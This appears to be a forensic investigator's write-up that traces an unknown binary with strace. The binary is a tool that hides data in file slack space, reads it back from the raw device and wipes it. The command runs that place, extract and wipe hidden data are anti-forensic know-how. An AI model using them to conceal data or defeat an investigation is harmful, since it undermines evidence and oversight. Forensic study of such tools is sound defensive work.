Before we execute the binary, `appttrace` will need to initialize itself for the monitoring. To do that, it will rename the binary from `prog` to `prog.orig`, link 'prog' to `appttrace` and create a directory called 'appttrace' in the users' home directory where it will store the following information: a file named `prog.<PID>.trace` containing the output of `strace` [STRACE] and the process ID of `prog` whenever the binary is called and two files, called `prog-last-run` with the timestamp of the last time the binary was executed and `prog-parameters`. Every time `prog` gets called, the last file gets updated with the command line arguments that were supplied to the `prog` binary.

`strace` logs each and every system call the binary does. `appttrace` is pretty much a wrapper for `strace` that generates useful output in addition to the `strace` logs

Since `appttrace` renames the binary, 'prog' needs to get copied into a directory that has write access enabled (not the case for the read-only mounted floppy image).

These are the steps that need to be undertaken before the monitoring / analysis of the binary can commence:

- copy prog to a different directory:  
# `cp /mnt/floppy/prog /sans/tmp/`
- call `appttrace` with # `appttrace ./prog` (from the `/sans/tmp` directory)
- verify `/sans/tmp/prog` has been renamed to `/sans/tmp/prog.orig` and a link has been created in `/sans/tmp`, called `prog` and pointing to `/sans/tmp/prog.orig`

After the first time `prog` has been called (thus `appttrace` has been executed):

- verify the `~user/appttrace` (in this case `/root`) directory has been created and the files `prog.<PID>.trace`, `prog-last-run` and `prog-parameters` have been created

- **execute** `cat /root/apptrace/prog.<PID>.trace` and `cat /root/apptrace/prog-parameters` to verify that data has been written into the files

```
[root@localhost tmp]# pwd
/sans/tmp
[root@localhost tmp]# cp /mnt/floppy/prog ./
[root@localhost tmp]# ls -l
total 488
-rwxr-xr-x    1 root    root      487476 Sep  8 14:53 prog
-rw-r--r--    1 root    root        36 Sep  5 14:39 testfile
[root@localhost tmp]# apptrace ./prog
[root@localhost tmp]# ls -l
total 488
lrwxrwxrwx    1 root    root         23 Sep  8 14:53 prog -> /usr/local/bin/apptrace
-rwxr-xr-x    1 root    root      487476 Sep  8 14:53 prog.orig
-rw-r--r--    1 root    root        36 Sep  5 14:39 testfile
[root@localhost tmp]# ./prog
no filename. try '--help' for help.
[root@localhost tmp]# ls -l /root/apptrace/
total 8
-rw-r--r--    1 root    root       757 Sep  8 14:53 prog.7898.trace
-rw-r--r--    1 root    root         0 Sep  8 14:53 prog-last-run
-rw-r--r--    1 root    root        37 Sep  8 14:53 prog-parameters
[root@localhost tmp]# cat /root/apptrace/prog-parameters
Mon Sep 8 14:53:20 EDT 2003 - ./prog
[root@localhost tmp]#
```

Apparently, there is a usage screen (try `--help`) available we will run in a minute.

This is the output of `prog.7898.trace`:

```
7909 execve("./prog.orig", ["/prog.orig"], [/* 30 vars */]) = 0
7909 fcntl64(0, F_GETFD) = 0
7909 fcntl64(1, F_GETFD) = 0
7909 fcntl64(2, F_GETFD) = 0
7909 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
7909 geteuid32() = 0
7909 getuid32() = 0
7909 getegid32() = 0
7909 getgid32() = 0
7909 brk(0) = 0x80bedec
7909 brk(0x80bee0c) = 0x80bee0c
7909 brk(0x80bf000) = 0x80bf000
7909 brk(0x80c0000) = 0x80c0000
7909 write(2, "no filename. try '--help' for he"... , 36) = 36
7909 _exit(2)
```

As one can see, no operations involving disk access etc were attempted by the binary in this stage.

We get this output from the binary, if we run it with the `-help` option:

```
prog:1.0.20 (07/15/03) newt
Usage: prog [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
```

```

help display options and exit
man generate man page and exit
sgml generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  m list sector numbers
  c extract a copy from the raw device
  s display data
  p place data
  w wipe
chk test (returns 0 if exist)
sb print number of bytes available
wipe wipe the file from the raw device
frag display fragmentation information for the file
checkfrag test for fragmentation (returns 0 if file is fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name useless bogus option
--verbose be verbose
--log-thresh <none | fatal | error | info | branch | progress | entryexit> logging
threshold ...
--target <filename> operate on ...

```

### Output of strace:

```

8602 execve("./prog.orig", ["/prog.orig", "--help"], [/* 30 vars */]) = 0
8602 fcntl64(0, F_GETFD) = 0
8602 fcntl64(1, F_GETFD) = 0
8602 fcntl64(2, F_GETFD) = 0
8602 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
8602 geteuid32() = 0
8602 getuid32() = 0
8602 getegid32() = 0
8602 getgid32() = 0
8602 brk(0) = 0x80bedec
8602 brk(0x80bee0c) = 0x80bee0c
8602 brk(0x80bf000) = 0x80bf000
8602 brk(0x80c0000) = 0x80c0000
8602 fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
8602 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8602 write(1, "prog:1.0.20 (07/15/03) newt\n", 28) = 28
8602 write(1, "Usage: prog [OPTION]... [<target"... , 44) = 44
8602 write(1, "use block-list knowledge to perf"... , 65) = 65
8602 write(1, "--doc VALUE\n", 12) = 12
8602 write(1, " where VALUE is one of:\n", 25) = 25
8602 write(1, " version display version and e"... , 36) = 36
8602 write(1, " help display options and exit"... , 33) = 33
8602 write(1, " man generate man page and exi"... , 34) = 34
8602 write(1, " sgml generate SGML invocation"... , 38) = 38
8602 write(1, "--mode VALUE\n", 13) = 13
8602 write(1, " where VALUE is one of:\n", 25) = 25
8602 write(1, " m list sector numbers\n", 25) = 25
8602 write(1, " c extract a copy from the raw"... , 40) = 40
8602 write(1, " s display data\n", 18) = 18
8602 write(1, " p place data\n", 16) = 16
8602 write(1, " w wipe\n", 10) = 10
8602 write(1, " chk test (returns 0 if exist)"... , 33) = 33
8602 write(1, " sb print number of bytes avai"... , 38) = 38
8602 write(1, " wipe wipe the file from the r"... , 42) = 42
8602 write(1, " frag display fragmentation in"... , 55) = 55
8602 write(1, " checkfrag test for fragmentat"... , 70) = 70
8602 write(1, "--outfile <filename> write outpu"... , 41) = 41
8602 write(1, "--label\tuseless bogus option\n", 29) = 29
8602 write(1, "--name\tuseless bogus option\n", 28) = 28
8602 write(1, "--verbose\tbe verbose\n", 21) = 21
8602 write(1, "--log-thresh <none | fatal | err"... , 97) = 97
8602 write(1, "--target <filename> operate on ."... , 35) = 35
8602 munmap(0x40000000, 4096) = 0
8602 _exit(0)

```

Again, no direct disk access happened when we ran it with `-help`.

This part of the help output looked the most interesting:

```
Usage: prog [OPTION]... [<target-filename>]
[.]
--mode VALUE
  where VALUE is one of:
  m list sector numbers
  c extract a copy from the raw device
  s display data
  p place data
  w wipe
  chk test (returns 0 if exist)
  sb print number of bytes available
  wipe wipe the file from the raw device
  frag display fragmentation information for the file
  checkfrag test for fragmentation (returns 0 if file is fragmented)
```

If we follow these instructions, then `./prog -mode m` should give us a list of sector numbers.

```
[root@localhost tmp]# ./prog -mode m
no filename. try '-help' for help.
```

strace output:

```
8750 execve("./prog.orig", ["/prog.orig", "--mode", "m"], [/* 30 vars */]) = 0
8750 fcntl64(0, F_GETFD) = 0
8750 fcntl64(1, F_GETFD) = 0
8750 fcntl64(2, F_GETFD) = 0
8750 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
8750 geteuid32() = 0
8750 getuid32() = 0
8750 getegid32() = 0
8750 getgid32() = 0
8750 brk(0) = 0x80bedec
8750 brk(0x80bee0c) = 0x80bee0c
8750 brk(0x80bf000) = 0x80bf000
8750 brk(0x80c0000) = 0x80c0000
8750 write(2, "no filename. try '--help' for he"..., 36) = 36
8750 _exit(2) = ?
```

Apparently, we need to supply a filename.

To test this, we create a testfile with the `'touch'` command.

```
# touch testfile
```

strace output:

```
8810 execve("./prog.orig", ["/prog.orig", "--mode", "m", "./testfile"], [/* 30 vars
*/]) = 0
8810 fcntl64(0, F_GETFD) = 0
8810 fcntl64(1, F_GETFD) = 0
8810 fcntl64(2, F_GETFD) = 0
8810 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
8810 geteuid32() = 0
8810 getuid32() = 0
8810 getegid32() = 0
8810 getgid32() = 0
```

```

8810 brk(0) = 0x80bedec
8810 brk(0x80bee0c) = 0x80bee0c
8810 brk(0x80bf000) = 0x80bf000
8810 brk(0x80c0000) = 0x80c0000
8810 lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
8810 open("./testfile", O_RDONLY|O_LARGEFILE) = 3
8810 ioctl(3, FIGETBSZ, 0xbffff874) = 0
8810 ioctl(3, FIGETBSZ, 0xbffff7e4) = 0
8810 close(3) = 0
8810 close(0) = 0
8810 _exit(0) = ?

```

We see disk access operations:

```

8810 lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
8810 open("./testfile", O_RDONLY|O_LARGEFILE) = 3
8810 ioctl(3, FIGETBSZ, 0xbffff874) = 0
8810 ioctl(3, FIGETBSZ, 0xbffff7e4) = 0
8810 close(3) = 0
8810 close(0) = 0

```

Apparently, the program gets the filestatus of testfile, opens it, reads it, closes it. No disk write operations though, so the file contents are not getting changed. And no output on standard out either:

```

[root@localhost tmp]# ./prog -mode m ./testfile
[root@localhost tmp]#

```

Maybe we need to fill the testfile with some content to get the binary to show us something.

```

[root@localhost tmp]# echo "this is some content" >./testfile
[root@localhost tmp]# cat ./testfile
this is some content

```

```

[root@localhost tmp]#
[root@localhost tmp]# ./prog -mode m ./testfile
4564832
4564833
4564834
4564835
4564836
4564837
4564838
4564839

```

strace output:

```

8891 execve("./prog.orig", ["/prog.orig", "--mode", "m", "./testfile"], [/* 30 vars */]) = 0
8891 fcntl64(0, F_GETFD) = 0
8891 fcntl64(1, F_GETFD) = 0
8891 fcntl64(2, F_GETFD) = 0
8891 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
8891 geteuid32() = 0
8891 getuid32() = 0
8891 getegid32() = 0
8891 getgid32() = 0
8891 brk(0) = 0x80bedec
8891 brk(0x80bee0c) = 0x80bee0c
8891 brk(0x80bf000) = 0x80bf000
8891 brk(0x80c0000) = 0x80c0000
8891 lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
8891 open("./testfile", O_RDONLY|O_LARGEFILE) = 3
8891 ioctl(3, FIGETBSZ, 0xbffff874) = 0
8891 ioctl(3, FIGETBSZ, 0xbffff7e4) = 0
8891 ioctl(3, FIBMAP, 0xbffff874) = 0

```

```

8891 fstat64(1, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
8891 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891 _llseek(1, 0, [0], SEEK_CUR) = 0
8891 write(1, "4564832\n", 8) = 8
8891 munmap(0x40000000, 4096) = 0
8891 fstat64(1, {st_mode=S_IFREG|0644, st_size=8, ...}) = 0
8891 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891 _llseek(1, 0, [8], SEEK_CUR) = 0
8891 write(1, "4564833\n", 8) = 8
8891 munmap(0x40000000, 4096) = 0
8891 fstat64(1, {st_mode=S_IFREG|0644, st_size=16, ...}) = 0
8891 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891 _llseek(1, 0, [16], SEEK_CUR) = 0
8891 write(1, "4564834\n", 8) = 8
8891 munmap(0x40000000, 4096) = 0
8891 fstat64(1, {st_mode=S_IFREG|0644, st_size=24, ...}) = 0
8891 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891 _llseek(1, 0, [24], SEEK_CUR) = 0
8891 write(1, "4564835\n", 8) = 8
8891 munmap(0x40000000, 4096) = 0
8891 fstat64(1, {st_mode=S_IFREG|0644, st_size=32, ...}) = 0
8891 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891 _llseek(1, 0, [32], SEEK_CUR) = 0
8891 write(1, "4564836\n", 8) = 8
8891 munmap(0x40000000, 4096) = 0
8891 fstat64(1, {st_mode=S_IFREG|0644, st_size=40, ...}) = 0
8891 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891 _llseek(1, 0, [40], SEEK_CUR) = 0
8891 write(1, "4564837\n", 8) = 8
8891 munmap(0x40000000, 4096) = 0
8891 fstat64(1, {st_mode=S_IFREG|0644, st_size=48, ...}) = 0
8891 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891 _llseek(1, 0, [48], SEEK_CUR) = 0
8891 write(1, "4564838\n", 8) = 8
8891 munmap(0x40000000, 4096) = 0
8891 fstat64(1, {st_mode=S_IFREG|0644, st_size=56, ...}) = 0
8891 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
8891 _llseek(1, 0, [56], SEEK_CUR) = 0
8891 write(1, "4564839\n", 8) = 8
8891 munmap(0x40000000, 4096) = 0
8891 close(3) = 0
8891 close(0) = 0
8891 _exit(0) = ?

```

Apparently, the binary retrieves the sector numbers the file is occupying.

Lets try other options that display data

```

// display data
[root@localhost tmp]# ./prog -mode s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096

```



```

9260 close(3) = 0
9260 close(4) = 0
9260 _exit(0) = ?

```

Apparently, the program calculates the available slack space each file leaves. 'testfile' is 21 bytes long, but has allocated 4k block (4096 bytes). This leaves 4075 bytes of slack 'available'.

Lets look at the fragmentation:

```

[root@localhost tmp]# ./prog -mode frag ./testfile
[root@localhost tmp]#

```

No output on standard out.

strace:

```

9627 execve("./prog.orig", ["/prog.orig", "--mode", "frag", "./testfile"], [/* 30 vars */]) = 0
9627 fcntl64(0, F_GETFD) = 0
9627 fcntl64(1, F_GETFD) = 0
9627 fcntl64(2, F_GETFD) = 0
9627 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
9627 geteuid32() = 0
9627 getuid32() = 0
9627 getegid32() = 0
9627 getgid32() = 0
9627 brk(0) = 0x80bedec
9627 brk(0x80bee0c) = 0x80bee0c
9627 brk(0x80bf000) = 0x80bf000
9627 brk(0x80c0000) = 0x80c0000
9627 lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9627 open("./testfile", O_RDONLY|O_LARGEFILE) = 3
9627 ioctl(3, FIGETBSZ, 0xbffff874) = 0
9627 ioctl(3, FIGETBSZ, 0xbffff7e4) = 0
9627 brk(0x80c2000) = 0x80c2000
9627 ioctl(3, FIBMAP, 0xbffff874) = 0
9627 close(3) = 0
9627 close(0) = 0
9627 _exit(0) = ?

```

It would be assumed that the file is not fragmented since there is no output.

There is another option that refers to fragmentation: checkfrag

```

[root@localhost tmp]# ./prog -mode checkfrag ./testfile
./testfile does not have fragmentation

```

strace:

```

9745 execve("./prog.orig", ["/prog.orig", "--mode", "checkfrag", "./testfile"], [/* 30 vars */]) = 0
9745 fcntl64(0, F_GETFD) = 0
9745 fcntl64(1, F_GETFD) = 0
9745 fcntl64(2, F_GETFD) = 0
9745 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
9745 geteuid32() = 0
9745 getuid32() = 0
9745 getegid32() = 0
9745 getgid32() = 0
9745 brk(0) = 0x80bedec
9745 brk(0x80bee0c) = 0x80bee0c
9745 brk(0x80bf000) = 0x80bf000

```

```

9745 brk(0x80c0000) = 0x80c0000
9745 lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9745 open("./testfile", O_RDONLY|O_LARGEFILE) = 3
9745 ioctl(3, FIGETBSZ, 0xbffff864) = 0
9745 ioctl(3, FIGETBSZ, 0xbffff7d4) = 0
9745 brk(0x80c2000) = 0x80c2000
9745 ioctl(3, FIBMAP, 0xbffff864) = 0
9745 close(3) = 0
9745 close(0) = 0
9745 write(2, "./testfile does not have fragmen"..., 39) = 39
9745 _exit(1) = ?

```

Comparing the strace outputs from prog when ran with `-frag` and `-checkfrag`, the sequence of the system calls match, values are similar. Looks like the options are the same.

The other options within the mode section (`c`, `p`, `w`, `wipe`) obviously contain disk write operations, so they need to be closely watched while executed.

From what I have seen so far, I think that the program is used to place data in the slackspace of files, thus enabling the user to hide data as there are no common tools (i.e. it is not 'easy') to display the data in the usual way (i.e. listing them / ls etc).

Let us try to place test data into the slackspace of the testfile, then read it out with the `-s` and `-sb` options.

```

[root@localhost tmp]# ./prog --mode p ./testfile
stuffing block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me?
[root@localhost tmp]# ./prog --mode s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096
this is hidden data. can you see me?
[root@localhost tmp]# ./prog --mode sb ./testfile
4075
[root@localhost tmp]# █

```

When using the `-p` option, one line can be input after the 'block size: 4096' line. I typed 'this is hidden data, can you see me?' and hit return. The program then exited. After that, I ran 'prog' with the options mentioned above, and it seemed to display what I had typed in earlier.

Running 'prog' with the `-c` option should extract a copy from the raw device:

```

[root@localhost tmp]# ./prog -mode c ./testfile
this is hidden data, can you see me?

```

**strace:**

```

9919  execve("./prog.orig", ["/prog.orig", "--mode", "c", "/testfile"], [/* 30 vars
*/]) = 0
9919  fcntl64(0, F_GETFD)                = 0
9919  fcntl64(1, F_GETFD)                = 0
9919  fcntl64(2, F_GETFD)                = 0
9919  uname({sys="Linux", node="localhost.localdomain", ...}) = 0
9919  geteuid32()                        = 0
9919  getuid32()                         = 0
9919  getegid32()                        = 0
9919  getgid32()                         = 0
9919  brk(0)                              = 0x80bedec
9919  brk(0x80bee0c)                    = 0x80bee0c
9919  brk(0x80bf000)                    = 0x80bf000
9919  brk(0x80c0000)                    = 0x80c0000
9919  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9919  open("./testfile", O_RDONLY|O_LARGEFILE) = 3
9919  ioctl(3, FIGETBSZ, 0xbffff874)     = 0
9919  lstat64("./testfile", {st_mode=S_IFREG|0644, st_size=21, ...}) = 0
9919  lstat64("/dev/sda2", {st_mode=S_IFBLK|0660, st_rdev=makedev(8, 2), ...}) = 0
9919  open("/dev/sda2", O_RDONLY|O_LARGEFILE) = 4
9919  ioctl(3, FIGETBSZ, 0xbffff7e4)     = 0
9919  brk(0x80c2000)                    = 0x80c2000
9919  ioctl(3, FIBMAP, 0xbffff874)       = 0
9919  _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
9919  read(4, "this is hidden data, can you see m"... , 4096) = 4096
9919  write(1, "this is hidden data, can you see m"... , 4096) = 4096
9919  close(3)                           = 0
9919  close(4)                           = 0
9919  _exit(0)                            = ?

```

And finally, we have the 'wipe' options, which I assume removes the data from the slack space. We will execute 'prog' with the w, wipe, c and s options ('wipe', 'wipe from raw device', 'extract copy of raw device', 'display data')

**Steps:**

- run `./prog -mode w ./testfile` to test `-w` option
- list contents of slackspace
- place data in slackspace again
- run `./prog -mode wipe ./testfile`
- list contents of slackspace

```

[root@localhost tmp]# pwd
/sans/tmp
[root@localhost tmp]# ./prog --mode w ./testfile
stuffing block 570604
file size was: 21
slack size: 4075
block size: 4096
write error
write error
write error
[root@localhost tmp]# ./prog --mode c ./testfile
[root@localhost tmp]# ./prog --mode s ./testfile
getting from block 570604
file size was: 21
slack size: 4075
block size: 4096
[root@localhost tmp]# ./prog --mode sb ./testfile
4075
[root@localhost tmp]#

```





The only differences in the straces:

from running with the `\w` option:

```
1319 _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
1319 write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
1319 _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
1319 write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 4075) =
4075
1319 _llseek(4, 2337194005, [2337194005], SEEK_SET) = 0
1319 write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4075) = 4075
```

from running with the `\wipe` option:

```
1686 _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
1686 write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
1686 _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
1686 write(4, "\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377\377"..., 4096) =
4096
1686 _llseek(4, 2337193984, [2337193984], SEEK_SET) = 0
1686 write(4, "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 4096) = 4096
```

The difference here is the bytenumber to which the file pointer gets pointed: 2337194005 with `\w`, 2337193984 with `\wipe`. which makes a difference of 21 bytes. That is the actual byte size of the `'testfile'`.

Either option puts the file pointer at the respective location, then overwrites 4075 or 4096 bytes 3 times.

Considering both byte offset and the amount of bytes to be written (2337194005 / 4075 and 2337193984/4096), it should not make a difference since the numbers amount to the same totals (2337194005 + 4075 = 2337198080 – same as 2337193984 + 4096), i.e. the `\w` option should not fail. Why it does, is unknown to me at this point.

Either way, both options seem to work. The data string that was placed with the `'p'` option disappeared after the use of either option.

The other options (`--doc xxx`) were run also:

```
[root@localhost tmp]# ./prog -doc version
prog:1.0.20 (07/15/03) newt

[root@localhost tmp]# ./prog -doc sgml
<tt>prog</tt> invocation
<p>
<tt>prog [&lt;OPTIONS&gt;] [&lt;target-filename&gt;]</tt>
```

Where **OPTIONS** may include any of:

```
<descrip>
<tag>--doc VALUE</tag>
  where VALUE is one of:
<descrip>
<tag>version</tag>  display version and exit
<tag>help</tag>    display options and exit
<tag>man</tag>     generate man page and exit
<tag>sgml</tag>   generate SGML invocation info
</descrip>
```

```

<tag>--mode VALUE</tag>
  where VALUE is one of:
<descrip>
<tag>m</tag>  list sector numbers
<tag>c</tag>  extract a copy from the raw device
<tag>s</tag>  display data
<tag>p</tag>  place data
<tag>w</tag>  wipe
<tag>chk</tag> test (returns 0 if exist)
<tag>sb</tag> print number of bytes available
<tag>wipe</tag> wipe the file from the raw device
<tag>frag</tag> display fragmentation information for the file
<tag>checkfrag</tag> test for fragmentation (returns 0 if file is fragmented)
</descrip>
<tag>--outfile &lt;filename&gt;</tag> write output to ...
<tag>--label</tag>      useless bogus option
<tag>--name</tag>      useless bogus option
<tag>--verbose</tag>   be verbose
<tag>--log-thresh &lt;none | fatal | error | info | branch | progress |
entryexit&gt;</tag> logging threshold ...
<tag>--target &lt;filename&gt;</tag> operate on ...
</descrip>

[root@localhost tmp]# ./prog -doc man
.TH PROG "1" "07/15/03" "1.0.20 (07/15/03)" "Brazil"
.SH NAME
prog \- use block-list knowledge to perform special operations on files
.SH SYNOPSIS
.B prog
[\fIOPTION\fR]...
.SH DESCRIPTION

.TP
\fB\-\-doc\fR \fIVALUE\fR autogenerate document ...
\fIVALUE\fR can be one of:
.TP
  \fBversion\fR display version and exit
.TP
  \fBhelp\fR display options and exit
.TP
  \fBman\fR generate man page and exit
.TP
  \fBsgml\fR generate SGML invocation info
.TP
  \fBSHORTHAND INVOKATION:\fR
Any of the valid values for \fB--doc\fR can be supplied directly as options. For
instance, \fB--version\fR can be used in place of \fB--doc=version\fR.
.TP
\fB\-\-mode\fR \fIVALUE\fR operation to perform on files
\fIVALUE\fR can be one of:
.TP
  \fBm\fR list sector numbers
.TP
  \fBc\fR extract a copy from the raw device
.TP
  \fBs\fR display data
.TP
  \fBp\fR place data
.TP
  \fBw\fR wipe
.TP
  \fBchk\fR test (returns 0 if exist)
.TP
  \fBsb\fR print number of bytes available
.TP
  \fBwipe\fR wipe the file from the raw device
.TP
  \fBfrag\fR display fragmentation information for the file
.TP
  \fBcheckfrag\fR test for fragmentation (returns 0 if file is fragmented)
.TP

```

```

    \fBSHORTHAND INVOKATION:\fR
Any of the valid values for \fB--mode\fR can be supplied directly as options. For
instance, \fB--m\fR can be used in place of \fB--mode=m\fR.
.TP
\fB\-\-outfile\fR \fIFILENAME\fR write output to ...
.TP
\fB\-\-label\fR useless bogus option
.TP
\fB\-\-name\fR useless bogus option
.TP
\fB\-\-verbose\fR be verbose
.TP
\fB\-\-log-thresh\fR \fIVALUE\fR logging threshold ...
\fIVALUE\fR can be one of:
.TP
    \fBnone\fR | \fBfatal\fR | \fBerror\fR | \fBinfo\fR | \fBbranch\fR |
\fBprogress\fR | \fBentryexit\fR
.TP
\fB\-\-target\fR \fIFILENAME\fR operate on ...
.SH REPORTING BUGS
Report bugs to newt.

```

Obviously, the last three options are to print out usage instructions, in different formats. Looking at the strace outputs, no disk access operations are undertaken, only information is printed to standard out / standard error. The output is listed below.

```

[root@localhost tmp]# ./prog -doc version
2021 execve("./prog.orig", ["./prog.orig", "--doc", "version"], [/* 30 vars */]) = 0
2021 fcntl64(0, F_GETFD) = 0
2021 fcntl64(1, F_GETFD) = 0
2021 fcntl64(2, F_GETFD) = 0
2021 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
2021 geteuid32() = 0
2021 getuid32() = 0
2021 getegid32() = 0
2021 getgid32() = 0
2021 brk(0) = 0x80bedec
2021 brk(0x80bee0c) = 0x80bee0c
2021 brk(0x80bf000) = 0x80bf000
2021 brk(0x80c0000) = 0x80c0000
2021 fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
2021 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
2021 write(1, "prog:1.0.20 (07/15/03) newt\n", 28) = 28
2021 munmap(0x40000000, 4096) = 0
2021 _exit(0) = ?

[root@localhost tmp]# ./prog -doc sgml
2032 execve("./prog.orig", ["./prog.orig", "--doc", "sgml"], [/* 30 vars */]) = 0
2032 fcntl64(0, F_GETFD) = 0
2032 fcntl64(1, F_GETFD) = 0
2032 fcntl64(2, F_GETFD) = 0
2032 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
2032 geteuid32() = 0
2032 getuid32() = 0
2032 getegid32() = 0
2032 getgid32() = 0
2032 brk(0) = 0x80bedec
2032 brk(0x80bee0c) = 0x80bee0c
2032 brk(0x80bf000) = 0x80bf000
2032 brk(0x80c0000) = 0x80c0000
2032 fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
2032 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
2032 write(1, "<tt>prog</tt> invocation\n<p>\n", 29) = 29
2032 write(1, "<tt>prog [ &lt;OPTIONS&gt; ] [ &lt;\"...&gt; ]", 59) = 59
2032 write(1, "Where <bf>OPTIONS</bf> may inclu"... , 43) = 43

```

```

2032 write(1, "<descrip>\n", 10) = 10
2032 write(1, "<tag>--doc VALUE</tag>\n", 23) = 23
2032 write(1, " where VALUE is one of:\n", 25) = 25
2032 write(1, "<descrip>\n", 10) = 10
2032 write(1, "<tag>version</tag> display vers"... , 45) = 45
2032 write(1, "<tag>help</tag> display options"... , 42) = 42
2032 write(1, "<tag>man</tag> generate man pag"... , 43) = 43
2032 write(1, "<tag>sgml</tag> generate SGML i"... , 47) = 47
2032 write(1, "</descrip>\n", 11) = 11
2032 write(1, "<tag>--mode VALUE</tag>\n", 24) = 24
2032 write(1, " where VALUE is one of:\n", 25) = 25
2032 write(1, "<descrip>\n", 10) = 10
2032 write(1, "<tag>m</tag> list sector number"... , 34) = 34
2032 write(1, "<tag>c</tag> extract a copy fro"... , 49) = 49
2032 write(1, "<tag>s</tag> display data\n", 27) = 27
2032 write(1, "<tag>p</tag> place data\n", 25) = 25
2032 write(1, "<tag>w</tag> wipe\n", 19) = 19
2032 write(1, "<tag>chk</tag> test (returns 0 "... , 42) = 42
2032 write(1, "<tag>sb</tag> print number of b"... , 47) = 47
2032 write(1, "<tag>wipe</tag> wipe the file f"... , 51) = 51
2032 write(1, "<tag>frag</tag> display fragmen"... , 64) = 64
2032 write(1, "<tag>checkfrag</tag> test for f"... , 79) = 79
2032 write(1, "</descrip>\n", 11) = 11
2032 write(1, "<tag>--outfile &lt;filename><"... , 58) = 58
2032 write(1, "<tag>--label</tag>\tuseless bogus"... , 40) = 40
2032 write(1, "<tag>--name</tag>\tuseless bogus "... , 39) = 39
2032 write(1, "<tag>--verbose</tag>\tbe verbose\n", 32) = 32
2032 write(1, "<tag>--log-thresh &lt;none | fat"... , 114) = 114
2032 write(1, "<tag>--target &lt;filename></"... , 52) = 52
2032 write(1, "</descrip>\n", 11) = 11
2032 munmap(0x40000000, 4096) = 0
2032 _exit(0) = ?

[root@localhost tmp]# ./prog -doc man
2043 execve("./prog.orig", ["./prog.orig", "--doc", "man"], [/* 30 vars */) = 0
2043 fcntl64(0, F_GETFD) = 0
2043 fcntl64(1, F_GETFD) = 0
2043 fcntl64(2, F_GETFD) = 0
2043 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
2043 geteuid32() = 0
2043 getuid32() = 0
2043 getegid32() = 0
2043 getgid32() = 0
2043 brk(0) = 0x80bedec
2043 brk(0x80bee0c) = 0x80bee0c
2043 brk(0x80bf000) = 0x80bf000
2043 brk(0x80c0000) = 0x80c0000
2043 fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
2043 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) =
0x40000000
2043 write(1, ".TH PROG \"1\" \"07/15/03\" \"1.0.20 "... , 53) = 53
2043 write(1, ".SH NAME\n", 9) = 9
